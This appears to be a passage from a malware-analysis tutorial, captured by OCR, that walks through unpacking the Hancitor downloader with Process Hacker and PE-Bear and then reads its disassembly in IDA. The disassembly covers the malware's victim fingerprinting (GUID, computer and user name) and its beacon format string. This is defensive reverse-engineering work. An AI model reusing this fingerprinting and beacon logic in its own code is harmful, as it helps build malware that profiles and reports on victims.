0018FF88 r0018FF94 ô ↑.
0018FF8C |750C33CA ╩3.u RETURN to kernel32.750C33CA
0018FF90 |7EFDE000 .α²~
0018FF94 }0018FFD4 ╘ ↑.
0018FF98 |770E9ED2 π₧♫w RETURN to ntdll.770E9ED2
0018FF9C |7EFDE000 .α²~
0018FFA0 |77ECB370 p│∞w
0018FFA4 |00000000 ....
0018FFA8 |00000000 ....
0018FFAC |7EFDE000 .α²~
0018FFB0 |00000000 ....
0018FFB4 |00000000 ....
0018FFB8 |00000000 ....
0018FFBC |0018FFA0 á ↑.
0018FFC0 |00000000 ....
0018FFC4 |FFFFFFFF      End of SEH chain
0018FFC8 |77121ECD ═▲↕w SE handler
0018FFCC |00F98984 äë∙.
```

Make sure you have Process Hacker open as well, as this will allow you to dump the unpacked payload. Wait for around 30-45 seconds (although it depends), and search for **RWX** protected regions of memory in Process Hacker. In this case, there is a 36 Kb section, which upon viewing, has a valid MZ header, so let's dump it.



File name: dumped_payload.bin

Save as type: Binary files (*.bin)

ormance	Threads	Token	Modules	Memory	Environment	Handles	Comment


Type	Size	Protect...	Use	Total W
Private: Commit	8 kB	RW+G	Stack 32-bit (thread 4000)	
Private: Commit	12 kB	RW+G	Stack (thread 3252)	
Private: Commit	8 kB	RW+G	Stack 32-bit (thread 3736)	
Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2656)	
Private: Commit	8 kB	RW+G	Stack 32-bit (thread 240)	
Private: Commit	4 kB	RW+G	Stack 32-bit (thread 3252)	
Private: Commit	4 kB	RWX		4 k
Private: Commit	36 kB	RWX		36 k
Image: Commit	52 kB	RWX	C:\Users\RE\Desktop\Hancitor.exe	52 k
Image: Commit	12 kB	RWX	C:\Users\RE\Desktop\Hancitor.exe	12 k
Image: Commit	1,324 kB	RX	C:\Windows\winsxs\x86_microsoft....	44 k
Image: Commit	228 kB	RX	C:\Windows\SysWOW64\netprofm.dll	24 k
Image: Commit	204 kB	RX	C:\Windows\SysWOW64\FWPUCLN...	44 k
Image: Commit	8 kB	RX	C:\Windows\SysWOW64\wship6.dll	8 k
Image: Commit	4 kB	RX	C:\Windows\SysWOW64\WSHTCPIP...	4 k
Image: Commit	8 kB	RX	C:\Windows\SysWOW64\SensApi.dll	8 k
Image: Commit	300 kB	RX	C:\Windows\SysWOW64\rasapi32.dll	44 k
Image: Commit	36 kB	RX	C:\Windows\SysWOW64\rtutils.dll	24 k
Image: Commit	68 kB	RX	C:\Windows\SysWOW64\rasman.dll	20 k
Image: Commit	56 kB	RX	C:\Windows\SysWOW64\dhcpcsvc.dll	24 k
Image: Commit	8 kB	RX	C:\Windows\SysWOW64\rasadhlp.dll	8 k
Image: Commit	20 kB	RX	C:\Windows\SysWOW64\dhcpcsvc6.dll	16 k

0x74441000

SearchIndexer.exe	2292	30.34 MB	Microsoft Windows Search In...

CPU Usage: 3.16% Physical memory: 1.02 GB (25.46%) Processes: 34

As we dumped the payload from memory, it is mapped, so we need to unmap it. Open the dumped file in PE-Bear and go to the Section Headers option, as shown in the image. You need to change the value of the Raw Addr. so that it matches the value of the Virtual Addr. You then need to change the Raw size of each of the sections, except for the last section, which is **.reloc** here.




```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
1FF0  7C 74 0D 8B 0D 68 71 23 00 0F BE 11 85 D2 75 08
2000  8B 45 08 C6 00 00 EB 27 8B 4D 08 8B 15 68 71 23
2010  00 8A 02 88 01 8B 4D 08 83 C1 01 89 4D 08 8B 15
2020  68 71 23 00 83 C2 01 89 15 68 71 23 00 EB AD A1
2030  68 71 23 00 0F BE 08 83 F9 7C 75 0F 8B 15 68 71
2040  23 00 83 C2 01 89 15 68 71 23 00 A1 68 71 23 00
2050  0F BE 08 85 C9 75 0E C7 05 68 71 23 00 00 00 00
```

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	1000	3000	1000	2CF0	60000020	0	0	0
.rdata	4000	1000	4000	984	40000040	0	0	0
.data	5000	3000	5000	22AC	C0000040	0	0	0
.reloc	8000	200	8000	1D0	42000040	0	0	0

Loaded: C:\Users\RE\Desktop\dumped_payload.bin

Upon doing this, you will notice the imports section starts fixing itself. If you see a similar import table to the one shown below, congratulations, you have successfully unpacked Hancitor! We can now start analyzing the unpacked payload!



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
1FF0  7C 74 0D 8B 0D 68 71 23 00 0F BE 11 85 D2 75 08
2000  8B 45 08 C6 00 00 EB 27 8B 4D 08 8B 15 68 71 23
2010  00 8A 02 88 01 8B 4D 08 83 C1 01 89 4D 08 8B 15
2020  68 71 23 00 83 C2 01 89 15 68 71 23 00 EB AD A1
2030  68 71 23 00 0F BE 08 83 F9 7C 75 0F 8B 15 68 71
2040  23 00 83 C2 01 89 15 68 71 23 00 A1 68 71 23 00
2050  0F BE 08 85 C9 75 0E C7 05 68 71 23 00 00 00 00
```

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA	FirstThunk
4310	WININET.dll	10	FALSE	4494	0	0	4592	40E4
4324	IPHLPAPI.DLL	1	FALSE	43E0	0	0	45B6	4030
4338	PSAPI.DLL	2	FALSE	4480	0	0	45F0	40D0
434C	ntdll.dll	1	FALSE	44C0	0	0	4610	4110
4360	KERNEL32.dll	37	FALSE	43E8	0	0	487A	4038
4374	USER32.dll	1	FALSE	448C	0	0	4894	40DC
4388	ADVAPI32.dll	11	FALSE	43B0	0	0	4976	4000

WININET.dll [10 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
40E4	InternetOpenA	-	44DC	757EF18E	-	97
40E8	HttpSendReque...	-	456C	758518F8	-	5B
40EC	HttpQueryInfoA	-	4580	757DA33E	-	59
40F0	InternetCrackUrlA	-	44C8	757CD075	-	73
40F4	HttpOpenRequ...	-	4558	757E4C7D	-	57
40F8	InternetSetOpti...	-	4542	757D75E8	-	AC
40FC	InternetQueryO...	-	452A	757D1B56	-	9D
4100	InternetReadFile	-	4516	757DB406	-	9F

Loaded: C:\Users\RE\Desktop\dumped_payload.bin


Check for updates

Analyzing Hancitor: Unpacked


I will be statically analyzing the unpacked version of Hancitor, using IDA Pro, although you can use any dissassembler, or even dynamically analyze it.

Upon opening the file, there are three functions, and then a call to ExitProcess. The first two functions are not important, and simply seem to be used for importing API calls and loading libraries. The third function contains all of the interesting stuff, so let's jump into that.

Inside the main section, there are several functions that are called. The first three are calls to a function that simply allocates a heap, with the sizing based on the argument, so we can ignore that.



```
; Attributes: noreturn bp-based frame

public start
start proc near

var_4= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
push    offset start
call    MZ_Stuff
add     esp, 4
mov     [ebp+var_4], eax
mov     eax, [ebp+var_4]
push    eax
call    Build_IAT
add     esp, 4
call    Main_Payload
push    0
call    ds:ExitProcess
start endp
```




```
; Attributes: bp-based frame

Main_Payload proc near

var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 1Ch
mov     [ebp+var_8], 80000h
mov     eax, [ebp+var_8]
push    eax
call    Allocate_Heap
add     esp, 4
mov     [ebp+var_10], eax
mov     ecx, [ebp+var_8]
push    ecx
call    Allocate_Heap
add     esp, 4
mov     [ebp+var_14], eax
push    1000h
call    Allocate_Heap
add     esp, 4
mov     [ebp+var_4], eax
```

```
loc_3B2C6B:
mov     edx, 1
test    edx, edx
jz      loc_3B2D36
```

```
lea     eax, [ebp+var_1C]
push    eax
mov     ecx, [ebp+var_8]
push    ecx
mov     edx, [ebp+var_10]
push    edx
call    sub_3B1580
```

```
loc_3B2D36:
mov     esp, ebp
pop     ebp
retn
Main_Payload endp
```

Taking a look at the next called function, we can see a lot of stuff happening.




```
push    ebp
mov     ebp, esp
sub     esp, 540h
call    ds:GetVersion
mov     [ebp+var_10], eax
call    sub_3B1F70
mov     [ebp+var_18], eax
mov     [ebp+var_14], edx
lea     eax, [ebp+var_140]
push    eax             ; lpString1
call    sub_3B3340
add     esp, 4
lea     ecx, [ebp+String1]
push    ecx             ; lpString1
call    sub_3B1E70
add     esp, 4
mov     edx, [ebp+var_10]
and     edx, 0FFFFh
movzx   eax, dx
and     eax, 0FFh
movzx   ecx, al
mov     [ebp+var_C], ecx
mov     edx, [ebp+var_10]
and     edx, 0FFFFh
movzx   eax, dx
shr     eax, 8
and     eax, 0FFh
movzx   ecx, al
mov     [ebp+var_1C], ecx
call    sub_3B3650
mov     [ebp+var_20], eax
cmp     [ebp+var_20], 1
jnz     short loc_3B162F
```

```
mov     edx, [ebp+var_1C]
push    edx
mov     eax, [ebp+var_C]
push    eax
lea     ecx, [ebp+String1]
push    ecx
lea     edx, [ebp+var_140]
push    edx
call    sub_3B1F00
push    eax
mov     eax, [ebp+var_14]
push    eax
mov     ecx, [ebp+var_18]
push    ecx
push    offset aGuidI64uBuildS ; "GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE="...
lea     edx, [ebp+String]
push    edx             ; LPSTR
call    ds:wsprintfA
add     esp, 24h
jmp     short loc_3B1665
```


```
loc_3B162F:
mov     eax, [ebp+var_1C]
push    eax
mov     ecx, [ebp+var_C]
push    ecx
lea     edx, [ebp+String1]
push    edx
lea     eax, [ebp+var_140]
push    eax
call    sub_3B1F00
push    eax
mov     ecx, [ebp+var_14]
push    ecx
mov     edx, [ebp+var_18]
push    edx
push    offset aGuidI64uBuildS_0 ; "GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE="...
lea     eax, [ebp+String]
push    eax             ; LPSTR
call    ds:wsprintfA
add     esp, 24h
```

First, Hancitor calls **GetVersion**, and then calls 4 additional functions to gather more system information. The first function of the 4 returns a GUID for the user, based on gathered volume information and adapter addresses.




```
__int64 Get_Adapters_Addresses_And_Volume_Info()
{
  __int64 v0; // rax
  __int64 v1; // rax
  __int64 v3; // [esp+8h] [ebp-20h]
  __int64 v4; // [esp+10h] [ebp-18h]
  int v5; // [esp+18h] [ebp-10h]
  int v6; // [esp+1Ch] [ebp-Ch]
  int v7; // [esp+20h] [ebp-8h]
  int v8; // [esp+24h] [ebp-4h]

  v4 = 0i64;
  v7 = 0x8000;
  v6 = Allocate_Heap(0x8000);
  v8 = v6;
  v5 = GetAdaptersAddresses(2, 0, 0, v6, &v7);
  if ( !v5 )
  {
    while ( v8 )
    {
      sub_3B14A0(&v3, 0, 8);
      Move_Data(&v3, (_BYTE *)(v8 + 44), *(_DWORD *)(v8 + 52));
      v4 ^= v3;
      v8 = *(_DWORD *)(v8 + 8);
    }
  }
  Free_Heap(v6);
  LODWORD(v0) = Get_Volume_Information();
  v1 = (unsigned int)sub_3B1400(v0, 0x20u);
  return v4 ^ v1;
}
```


The second function locates both the computer name and the username. To get the computer name, it simply calls **GetComputerName** and appends an **@** sign on the end. In order to get the username, rather than calling **GetUserName**, it enumerates through running processes searching for **explorer.exe**, and when found, it opens the process, opens the process token, and then gathers the token information. This is then used in a call to **LookupAccountSidA**, which will return the username and the domain which the username was found on. This is then formatted together, so it will read **Domain\Username**. Then, this is appended to the original computer name.



```
signed int __cdecl Get_Computer_User_Name(_BYTE *string)
{
  char v2; // [esp+0h] [ebp-20Ch]
  char comp_name; // [esp+104h] [ebp-108h]
  int v4; // [esp+208h] [ebp-4h]

  *string = 0;
  v4 = 260;
  if ( GetComputerNameA(&comp_name, &v4) )
    lstrcatA(string, &comp_name);
  lstrcatA(string, " @ ");
  if ( Get_Account_Info_Through_Explorer(&v2) )
    lstrcatA(string, &v2);
  return 1;
}
```

